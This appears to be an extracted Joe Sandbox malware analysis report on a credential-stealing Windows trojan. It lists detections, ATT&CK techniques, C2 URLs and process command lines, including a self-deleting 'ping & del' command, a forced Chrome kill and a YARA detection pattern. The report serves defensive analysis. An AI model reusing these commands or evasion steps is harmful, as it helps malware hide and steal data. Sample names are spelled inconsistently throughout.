

JOeSandbox Cloud BASIC



ID: 346134

Sample Name: Cyfj6XGbkd

Cookbook: default.jbs

Time: 17:35:36

Date: 29/01/2021

Version: 31.0.0 Emerald

Table of Contents

Table of Contents	2
Analysis Report Cyfj6XGbkd	5
Overview	5
General Information	5
Detection	5
Signatures	5
Classification	5
Startup	5
Malware Configuration	5
Yara Overview	5
Memory Dumps	5
Unpacked PEs	6
Sigma Overview	6
Signature Overview	6
AV Detection:	7
Compliance:	7
Networking:	7
E-Banking Fraud:	7
System Summary:	7
Data Obfuscation:	7
Persistence and Installation Behavior:	7
Boot Survival:	7
Malware Analysis System Evasion:	7
Anti Debugging:	7
Stealing of Sensitive Information:	8
Mitre Att&ck Matrix	8
Behavior Graph	8
Screenshots	9
Thumbnails	9
Antivirus, Machine Learning and Genetic Malware Detection	10
Initial Sample	10
Dropped Files	10
Unpacked PE Files	11
Domains	11
URLs	11
Domains and IPs	12
Contacted Domains	12
Contacted URLs	12
URLs from Memory and Binaries	12
Contacted IPs	16
Public	17
Private	17
General Information	17
Simulations	18
Behavior and APIs	18
Joe Sandbox View / Context	19
IPs	19
Domains	19
ASN	19
JA3 Fingerprints	19
Dropped Files	19
Created / dropped Files	20
Static File Info	31
General	31
File Icon	31
Static PE Info	31


General	31
Authenticode Signature	32
Entrypoint Preview	32
Rich Headers	34
Data Directories	34
Sections	34
Resources	34
Imports	34
Version Infos	35
Possible Origin	35
Network Behavior	35
Network Port Distribution	35
TCP Packets	35
UDP Packets	37
DNS Queries	38
DNS Answers	38
HTTP Request Dependency Graph	39
HTTP Packets	39
Code Manipulations	49
Statistics	49
Behavior	49
System Behavior	49
Analysis Process: Cyfj6XGbkd.exe PID: 1676 Parent PID: 5892	49
General	49
File Activities	49
File Created	49
File Written	50
File Read	51
Registry Activities	51
Analysis Process: msixexec.exe PID: 4828 Parent PID: 1676	51
General	51
File Activities	51
Registry Activities	52
Analysis Process: 56BB1610C0318054.exe PID: 476 Parent PID: 1676	52
General	52
File Activities	52
File Created	52
File Deleted	53
File Written	54
File Read	62
Registry Activities	62
Key Created	62
Analysis Process: msixexec.exe PID: 4584 Parent PID: 3980	63
General	63
Analysis Process: 56BB1610C0318054.exe PID: 576 Parent PID: 1676	63
General	63
File Activities	63
File Created	63
File Deleted	64
File Moved	64
File Written	64
File Read	73
Registry Activities	73
Key Created	73
Key Value Created	73
Analysis Process: cmd.exe PID: 6336 Parent PID: 1676	73
General	73
File Activities	74
File Deleted	74
Analysis Process: conhost.exe PID: 4328 Parent PID: 6336	74
General	74
Analysis Process: PING.EXE PID: 6452 Parent PID: 6336	74
General	74
File Activities	74
Analysis Process: cmd.exe PID: 6012 Parent PID: 576	75
General	75
File Activities	75
Analysis Process: 1611970637183.exe PID: 6028 Parent PID: 476	75
General	75
File Activities	75
File Created	75
File Deleted	75

File Written	75
File Read	76
Analysis Process: conhost.exe PID: 1972 Parent PID: 6012	76
General	76
Analysis Process: taskkill.exe PID: 5740 Parent PID: 6012	77
General	77
File Activities	77
Analysis Process: cmd.exe PID: 6752 Parent PID: 576	77
General	77
File Activities	77
File Deleted	77
Analysis Process: conhost.exe PID: 6528 Parent PID: 6752	78
General	78
Analysis Process: PING.EXE PID: 6624 Parent PID: 6752	78
General	78
File Activities	78
Analysis Process: ThunderFW.exe PID: 7156 Parent PID: 476	78
General	78
Registry Activities	78
Analysis Process: cmd.exe PID: 6236 Parent PID: 476	79
General	79
Analysis Process: conhost.exe PID: 6304 Parent PID: 6236	79
General	79
Analysis Process: PING.EXE PID: 4248 Parent PID: 6236	79
General	79
Disassembly	79
Code Analysis	79


Analysis Report Cyfj6XGbkd

Overview

General Information

Sample Name:	Cyfj6XGbkd (renamed file extension from none to exe)
Analysis ID:	346134
MD5:	63204eb716c856..
SHA1:	7e97f00b4c3580c..
SHA256:	6d2db66a98ec57..
Most interesting Screenshot:	


Detection

	
Score:	93
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

Detected unpacking (creates a PE fi...
Malicious sample detected (through ...
Multi AV Scanner detection for dropp...
Multi AV Scanner detection for subm...
Contains functionality to check if a d...
Contains functionality to detect slee...
Contains functionality to infect the b...
Hides threads from debuggers
Installs new ROOT certificates
Machine Learning detection for dropp...
Machine Learning detection for samp...
PE file has a writeable .text section
Registers a new ROOT certificate

Classification



Startup

System is w10x64
 Cyfj6XGbkd.exe (PID: 1676 cmdline: 'C:\Users\user\Desktop\Cyfj6XGbkd.exe' MD5: 63204EB716C856723A010747D58A6B00)  msiexec.exe (PID: 4828 cmdline: msiexec.exe /i 'C:\Users\user\AppData\Local\Temp\gdiview.msi' MD5: 12C17B5A5C2A7B97342C362CA467E9A2)  56BB1610C0318054.exe (PID: 476 cmdline: C:\Users\user\AppData\Local\Temp\56BB1610C0318054.exe 0011 user01 MD5: 63204EB716C856723A010747D58A6B00)  1611970637183.exe (PID: 6028 cmdline: 'C:\Users\user\AppData\Roaming\1611970637183.exe' /sjson 'C:\Users\user\AppData\Roaming\1611970637183.txt' MD5: EF6F72358CB02551CAEBE720FBC55F95)  ThunderFW.exe (PID: 7156 cmdline: C:\Users\user\AppData\Local\Temp\download\ThunderFW.exe ThunderFW 'C:\Users\user\AppData\Local\Temp\download\WiniThunderPlatform.exe' MD5: F0372FF8A6148498B19E04203DBB9E69)  cmd.exe (PID: 6236 cmdline: cmd /c ping 127.0.0.1 -n 3 & del 'C:\Users\user\AppData\Local\Temp\56BB1610C0318054.exe' MD5: F3BDBE3BB6F734E357235F4D5898582D)  conhost.exe (PID: 6304 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)  PING.EXE (PID: 4248 cmdline: ping 127.0.0.1 -n 3 MD5: 70C24A306F768936563ABDADB9CA9108)  56BB1610C0318054.exe (PID: 576 cmdline: C:\Users\user\AppData\Local\Temp\56BB1610C0318054.exe 200 user01 MD5: 63204EB716C856723A010747D58A6B00)  cmd.exe (PID: 6012 cmdline: cmd.exe /c taskkill /f /im chrome.exe MD5: F3BDBE3BB6F734E357235F4D5898582D)  conhost.exe (PID: 1972 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)  taskkill.exe (PID: 5740 cmdline: taskkill /f /im chrome.exe MD5: 15E2E0ACD891510C6268CB8899F2A1A1)  cmd.exe (PID: 6752 cmdline: cmd /c ping 127.0.0.1 -n 3 & del 'C:\Users\user\AppData\Local\Temp\56BB1610C0318054.exe' MD5: F3BDBE3BB6F734E357235F4D5898582D)  conhost.exe (PID: 6528 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)  PING.EXE (PID: 6624 cmdline: ping 127.0.0.1 -n 3 MD5: 70C24A306F768936563ABDADB9CA9108)  cmd.exe (PID: 6336 cmdline: cmd /c ping 127.0.0.1 -n 3 & del 'C:\Users\user\Desktop\Cyfj6XGbkd.exe' MD5: F3BDBE3BB6F734E357235F4D5898582D)  conhost.exe (PID: 4328 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)  PING.EXE (PID: 6452 cmdline: ping 127.0.0.1 -n 3 MD5: 70C24A306F768936563ABDADB9CA9108)  msiexec.exe (PID: 4584 cmdline: C:\Windows\syswow64\MsiExec.exe -Embedding C6BE2003C858D11BE040843C2C46EAA2 C MD5: 12C17B5A5C2A7B97342C362CA467E9A2) - cleanup

Malware Configuration

No configs have been found

Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000000.00000002.366076006.00000000025E 0000.00000040.00000001.sdmp	Ping_Command_in_EXE	Detects an suspicious ping command execution in an executable	Florian Roth	0x25484:\$x1: cmd /c ping 127.0.0.1 -n
00000002.00000002.413908813.000000000281 0000.00000040.00000001.sdmp	Ping_Command_in_EXE	Detects an suspicious ping command execution in an executable	Florian Roth	0x25484:\$x1: cmd /c ping 127.0.0.1 -n
00000004.00000002.378006718.000000000256 0000.00000040.00000001.sdmp	Ping_Command_in_EXE	Detects an suspicious ping command execution in an executable	Florian Roth	0x25484:\$x1: cmd /c ping 127.0.0.1 -n

Unpacked PEs


Source	Rule	Description	Author	Strings
0.2.Cyfr6XGbkd.exe.25e0000.5.raw.unpack	Ping_Command_in_EXE	Detects an suspicious ping command execution in an executable	Florian Roth	0x25484:\$x1: cmd /c ping 127.0.0.1 -n
4.2.56BB1610C0318054.exe.2560000.3.unpack	Ping_Command_in_EXE	Detects an suspicious ping command execution in an executable	Florian Roth	0x25484:\$x1: cmd /c ping 127.0.0.1 -n
2.2.56BB1610C0318054.exe.10000000.7.unpack	Ping_Command_in_EXE	Detects an suspicious ping command execution in an executable	Florian Roth	0x25484:\$x1: cmd /c ping 127.0.0.1 -n
2.2.56BB1610C0318054.exe.2810000.5.raw.unpack	Ping_Command_in_EXE	Detects an suspicious ping command execution in an executable	Florian Roth	0x25484:\$x1: cmd /c ping 127.0.0.1 -n
0.2.Cyfr6XGbkd.exe.10000000.6.unpack	Ping_Command_in_EXE	Detects an suspicious ping command execution in an executable	Florian Roth	0x25484:\$x1: cmd /c ping 127.0.0.1 -n

Click to see the 7 entries

Sigma Overview

No Sigma rule has matched

Signature Overview



AV Detection:



Multi AV Scanner detection for dropped file

Multi AV Scanner detection for submitted file

Machine Learning detection for dropped file

Machine Learning detection for sample

Compliance:



Detected unpacking (creates a PE file in dynamic memory)

Uses 32bit PE files

Uses new MSVCR DLLs

Binary contains paths to debug symbols

Networking:



Uses ping.exe to check the status of other devices and networks

E-Banking Fraud:



Registers a new ROOT certificate

System Summary:



Malicious sample detected (through community Yara rule)

PE file has a writeable .text section

Data Obfuscation:



Detected unpacking (creates a PE file in dynamic memory)

Persistence and Installation Behavior:



Contains functionality to infect the boot sector

Installs new ROOT certificates

Boot Survival:



Contains functionality to infect the boot sector

Malware Analysis System Evasion:



Contains functionality to detect sleep reduction / modifications

Tries to detect virtualization through RDTSC time measurements

Uses ping.exe to sleep

Anti Debugging:



Contains functionality to check if a debugger is running (CheckRemoteDebuggerPresent)

Hides threads from debuggers

Stealing of Sensitive Information:



Tries to harvest and steal browser information (history, passwords, etc)


Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control
Replication Through Removable Media 1	Windows Management Instrumentation 1	DLL Side-Loading 1	DLL Side-Loading 1	Disable or Modify Tools 1	OS Credential Dumping 1	System Time Discovery 1	Replication Through Removable Media 1	Archive Collected Data 1	Exfiltration Over Other Network Medium	Ingress Transfer 1
Default Accounts	Native API 1	Application Shimming 1	Application Shimming 1	Deobfuscate/Decode Files or Information 1	Input Capture 1	Peripheral Device Discovery 1 1	Remote Desktop Protocol	Man in the Browser 1	Exfiltration Over Bluetooth	Encrypted Channel 1
Domain Accounts	At (Linux)	Browser Extensions 1	Process Injection 1 1	Obfuscated Files or Information 2	Security Account Manager	File and Directory Discovery 3	SMB/Windows Admin Shares	Data from Local System 1	Automated Exfiltration	Non-Application Layer Protocol 1
Local Accounts	At (Windows)	Bootkit 1	Logon Script (Mac)	Install Root Certificate 2	NTDS	System Information Discovery 1 5 7	Distributed Component Object Model	Input Capture 1	Scheduled Transfer	Application Layer Protocol 1
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Software Packing 1	LSA Secrets	Query Registry 2	SSH	Clipboard Data 1	Data Transfer Size Limits	Fallback Channels
Replication Through Removable Media	Launchd	Rc.common	Rc.common	DLL Side-Loading 1	Cached Domain Credentials	Security Software Discovery 5 6 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication 1
External Remote Services	Scheduled Task	Startup Items	Startup Items	Masquerading 1	DCSync	Virtualization/Sandbox Evasion 1 3	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port 1
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Virtualization/Sandbox Evasion 1 3	Proc Filesystem	Process Discovery 3	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol 1
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Process Injection 1 1	/etc/passwd and /etc/shadow	Remote System Discovery 1 1	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols 1
Supply Chain Compromise	AppleScript	At (Windows)	At (Windows)	Bootkit 1	Network Sniffing	System Network Configuration Discovery 1	Taint Shared Content	Local Data Staging	Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol	File Transfer Protocols 1

Behavior Graph

Legend:

-  Process
-  Signature
-  Created File
-  DNS/IP Info
-  Is Dropped
-  Is Windows Process
-  Number of created Registry Values
-  Number of created Files
-  Visual Basic
-  Delphi
-  Java
-  .Net C# or VB.NET
-  C, C++ or other language
-  Is malicious
-  Internet




+
RESET
-

Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
Cyjf6XGbkd.exe	40%	Virustotal		Browse
Cyjf6XGbkd.exe	24%	Metadefender		Browse
Cyjf6XGbkd.exe	59%	ReversingLabs	Win32.Trojan.Phonzy	
Cyjf6XGbkd.exe	100%	Joe Sandbox ML		

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Temp\56BB1610C0318054.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Temp\56BB1610C0318054.exe	24%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\56BB1610C0318054.exe	59%	ReversingLabs	Win32.Trojan.Phonzy	
C:\Users\user\AppData\Local\Temp\MSIDCDD.tmp	0%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\MSIDCDD.tmp	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\download\MiniThunderPlatform.exe	8%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\download\MiniThunderPlatform.exe	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\download\ThunderFW.exe	0%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\download\ThunderFW.exe	2%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\download\atl71.dll	3%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\download\atl71.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\download\dl_peer_id.dll	3%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\download\dl_peer_id.dll	0%	ReversingLabs		

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Temp\download\download_user.dll	0%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\download\download_user.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\download\msvcp71.dll	0%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\download\msvcp71.dll	3%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\download\msvcr71.dll	0%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\download\msvcr71.dll	3%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\download\zlib1.dll	0%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\download\zlib1.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\xldl.dll	3%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\xldl.dll	0%	ReversingLabs		

Unpacked PE Files

No Antivirus matches

Domains

Source	Detection	Scanner	Label	Link
84CFBA021A5A6662.xyz	1%	Virustotal		Browse
84cfba021a5a6662.xyz	1%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://84cfba021a5a6662.xyz/info_old/g	1%	Virustotal		Browse
http://84cfba021a5a6662.xyz/info_old/g	0%	Avira URL Cloud	safe	
http://84cfba021a5a6662.xyz/info_old/e	0%	Avira URL Cloud	safe	
http://84cfba021a5a6662.xyz/info_old/w	0%	Avira URL Cloud	safe	
http://https://deff.nelreports.net/api/report?cat=msn	0%	Avira URL Cloud	safe	
http://https://A5D4CE54CC78B3CA.xyz/	0%	Avira URL Cloud	safe	
http://https://mem.gfx.ms/me/MeControl/10.19168.0/en-US/meCore.min.js	0%	Avira URL Cloud	safe	
http://84cfba021a5a6662.xyz/info_old/r	0%	Avira URL Cloud	safe	
http://https://twitter.comsec-fetch-dest:	0%	Avira URL Cloud	safe	
http://images.outbrainimg.com/transform/v3/eyJpdSI6Ijk4OGQ1ZDgwMWE2ODQ2NDNkM2ZkMmYyMGEwOTgwMWQ3MDE2Z	0%	Avira URL Cloud	safe	
http://ocsp.pki.goog/gts1o1core0	0%	URL Reputation	safe	
http://ocsp.pki.goog/gts1o1core0	0%	URL Reputation	safe	
http://ocsp.pki.goog/gts1o1core0	0%	URL Reputation	safe	
http://crl.pki.goog/GTS1O1core.crl0	0%	URL Reputation	safe	
http://crl.pki.goog/GTS1O1core.crl0	0%	URL Reputation	safe	
http://crl.pki.goog/GTS1O1core.crl0	0%	URL Reputation	safe	
http://84CFBA021A5A6662.xyz/al	0%	Avira URL Cloud	safe	
http://https://img.img-taboola.com/taboola/image/fetch/f_jpg%2Cq_auto%2Ce_sharpen%2Ch_311%2Cw_207%2Cc_fill%	0%	URL Reputation	safe	
http://https://img.img-taboola.com/taboola/image/fetch/f_jpg%2Cq_auto%2Ce_sharpen%2Ch_311%2Cw_207%2Cc_fill%	0%	URL Reputation	safe	
http://https://img.img-taboola.com/taboola/image/fetch/f_jpg%2Cq_auto%2Ce_sharpen%2Ch_311%2Cw_207%2Cc_fill%	0%	URL Reputation	safe	
http://ocsp.pki.goog/GTS1O1core0	0%	Avira URL Cloud	safe	
http://84CFBA021A5A6662.xyz/llr	0%	Avira URL Cloud	safe	
http://images.outbrainimg.com/transform/v3/eyJpdSI6ImQ1Y2M3ZjUxNTk0ZjI1ZWV5NjQxNjllMjcxdmIiYzA5MWWY4N	0%	Avira URL Cloud	safe	
http://84CFBA021A5A6662.xyz/	0%	Avira URL Cloud	safe	
http://84CFBA021A5A6662.xyz/llh	0%	Avira URL Cloud	safe	
http://www.youtube.comT	0%	Avira URL Cloud	safe	
http://www.vb-cable.comVBCABLE	0%	Avira URL Cloud	safe	
http://pki.goog/gsr2/GTS1O1.crl0	0%	URL Reputation	safe	
http://pki.goog/gsr2/GTS1O1.crl0	0%	URL Reputation	safe	
http://pki.goog/gsr2/GTS1O1.crl0	0%	URL Reputation	safe	
http://ocsp.pki.goog/gsr202	0%	URL Reputation	safe	
http://ocsp.pki.goog/gsr202	0%	URL Reputation	safe	
http://ocsp.pki.goog/gsr202	0%	URL Reputation	safe	
http://www.youtube.comf	0%	Avira URL Cloud	safe	
http://https://pki.goog/repository/0	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://https://pki.goog/repository/0	0%	URL Reputation	safe	
http://https://pki.goog/repository/0	0%	URL Reputation	safe	
http://https://mem.gfx.ms/meversion?partner=RetailStore2&market=en-us&uhf=1	0%	Avira URL Cloud	safe	
http://www.vb-cable.com	0%	Avira URL Cloud	safe	
http://https://mem.gfx.ms/me/MeControl/10.19168.0/en-US/meBoot.min.js	0%	Avira URL Cloud	safe	
http://crl.pki.goog/gsr2/gsr2.crl0?	0%	URL Reputation	safe	
http://crl.pki.goog/gsr2/gsr2.crl0?	0%	URL Reputation	safe	
http://crl.pki.goog/gsr2/gsr2.crl0?	0%	URL Reputation	safe	
http://pki.goog/gsr2/GTSGIAG3.crt0)	0%	Avira URL Cloud	safe	
http://https://www.messenger.comhttps://www.messenger.com/login/nonce/cookie:	0%	Avira URL Cloud	safe	
http://pki.goog/gsr2/GTSIO1.crt0#	0%	Avira URL Cloud	safe	
http://84CFBA021A5A6662.xyz/info_old/ddd	0%	Avira URL Cloud	safe	
http://84CFBA021A5A6662.xyz/info_old/wV	0%	Avira URL Cloud	safe	
http://https://exchangework%04d%02d%02d.xyz/changenews%04d%02d%02d.xyz/post_info.	0%	Avira URL Cloud	safe	
http://84cfba021a5a6662.xyz/info_old/wl	0%	Avira URL Cloud	safe	
http://84CFBA021A5A6662.xyz/f	0%	Avira URL Cloud	safe	
http://images.outbrainimg.com/transform/v3/eyJpdSI6lml1ZSI6Imh0dHA6Ly9pbWFnZXMyLnplbWFudGEuY29tL	0%	Avira URL Cloud	safe	
http://https://www.instagram.comsec-fetch-mode:	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
84CFBA021A5A6662.xyz	104.21.23.16	true	false	1%, Virustotal, Browse	unknown
84cfba021a5a6662.xyz	104.21.23.16	true	false	1%, Virustotal, Browse	unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://84cfba021a5a6662.xyz/info_old/g	false	1%, Virustotal, Browse - Avira URL Cloud: safe	unknown
http://84cfba021a5a6662.xyz/info_old/e	false	Avira URL Cloud: safe	unknown
http://84cfba021a5a6662.xyz/info_old/w	false	Avira URL Cloud: safe	unknown
http://84cfba021a5a6662.xyz/info_old/r	false	Avira URL Cloud: safe	unknown
http://84CFBA021A5A6662.xyz/info_old/ddd	false	Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.msn.com/de-ch/entertainment/_h/c920645c/webcore/externalscripts/oneTrustV2/scripttemplate	ecvFEAD.tmp.9.dr	false		high
http://https://duckduckgo.com/chrome_newtab	56BB1610C0318054.exe, 00000002.00000003.390709942.0000000000838000.00000004.00000001.sdmp, Localwebdata1611970646229.2.dr	false		high
http://https://duckduckgo.com/ac/?q=	56BB1610C0318054.exe, 00000002.00000003.390709942.0000000000838000.00000004.00000001.sdmp, Localwebdata1611970646229.2.dr	false		high
http://https://www.messenger.com/	56BB1610C0318054.exe, 00000002.00000002.414895413.00000000034AC000.00000004.00000001.sdmp, 56BB1610C0318054.exe, 000000004.00000002.380567426.000000000336C000.00000004.00000001.sdmp	false		high
http://www.msn.com	ecvFEAD.tmp.9.dr	false		high
http://www.nirsoft.net	1611970637183.exe, 00000009.0000002.384711842.0000000000198000.00000004.00000010.sdmp	false		high
http://https://deff.nelreports.net/api/report?cat=msn	ecvFEAD.tmp.9.dr	false	Avira URL Cloud: safe	unknown
http://https://A5D4CE54CC78B3CA.xyz/	56BB1610C0318054.exe, 00000002.00000003.409442821.0000000003810000.00000004.00000040.sdmp	false	Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http:// https://contextual.media.net/_media_/js/util/nrrV9140.js	ecvFEAD.tmp.9.dr	false		high
http://https://twitter.com/ookie:	56BB1610C0318054.exe, 00000002 .00000002.414895413.0000000003 4AC000.00000004.00000001.sdmp, 56BB1610C0318054.exe, 0000000 4.00000002.380567426.000000000 336C000.00000004.00000001.sdmp	false		high
http://https://mem.gfx.ms/me/MeControl/10.19168.0/en-US/meCore.min.js	ecvFEAD.tmp.9.dr	false	Avira URL Cloud: safe	unknown
http://https://twitter.com/sec-fetch-dest:	56BB1610C0318054.exe, 00000004 .00000002.380567426.0000000003 36C000.00000004.00000001.sdmp	false	Avira URL Cloud: safe	unknown
http:// images.outbrainimg.com/transform/v3/eyJpdSI6lj4OGQ1ZDgwMWE2ODQ2NDNkM2ZkMmYyMGewOTgwMWQ3MDE2Z	ecvFEAD.tmp.9.dr	false	Avira URL Cloud: safe	unknown
http:// https://assets.adobedtm.com/5ef092d1efb5/4d1d9f749fd3/434d91f2e635/RCC13122162a9a46c3b4cbf05fccde0f	ecvFEAD.tmp.9.dr	false		high
http://charlesproxy.com/ssl	Cyjf6XGbkdx.exe, 00000000.00000 002.365655774.000000000089B000 .00000004.00000020.sdmp	false		high
http://ocsp.pki.goog/gts1o1core0	ecvFEAD.tmp.9.dr	false	- URL Reputation: safe - URL Reputation: safe - URL Reputation: safe	unknown
http://www.msn.com/?ocid=iehp	ecvFEAD.tmp.9.dr	false		high
http:// https://assets.adobedtm.com/5ef092d1efb5/4d1d9f749fd3/434d91f2e635/RCCee0d4d5fd4424c8390d703b105f82c3	ecvFEAD.tmp.9.dr	false		high
http://crl.pki.goog/GTS1O1core.crl0	ecvFEAD.tmp.9.dr	false	- URL Reputation: safe - URL Reputation: safe - URL Reputation: safe	unknown
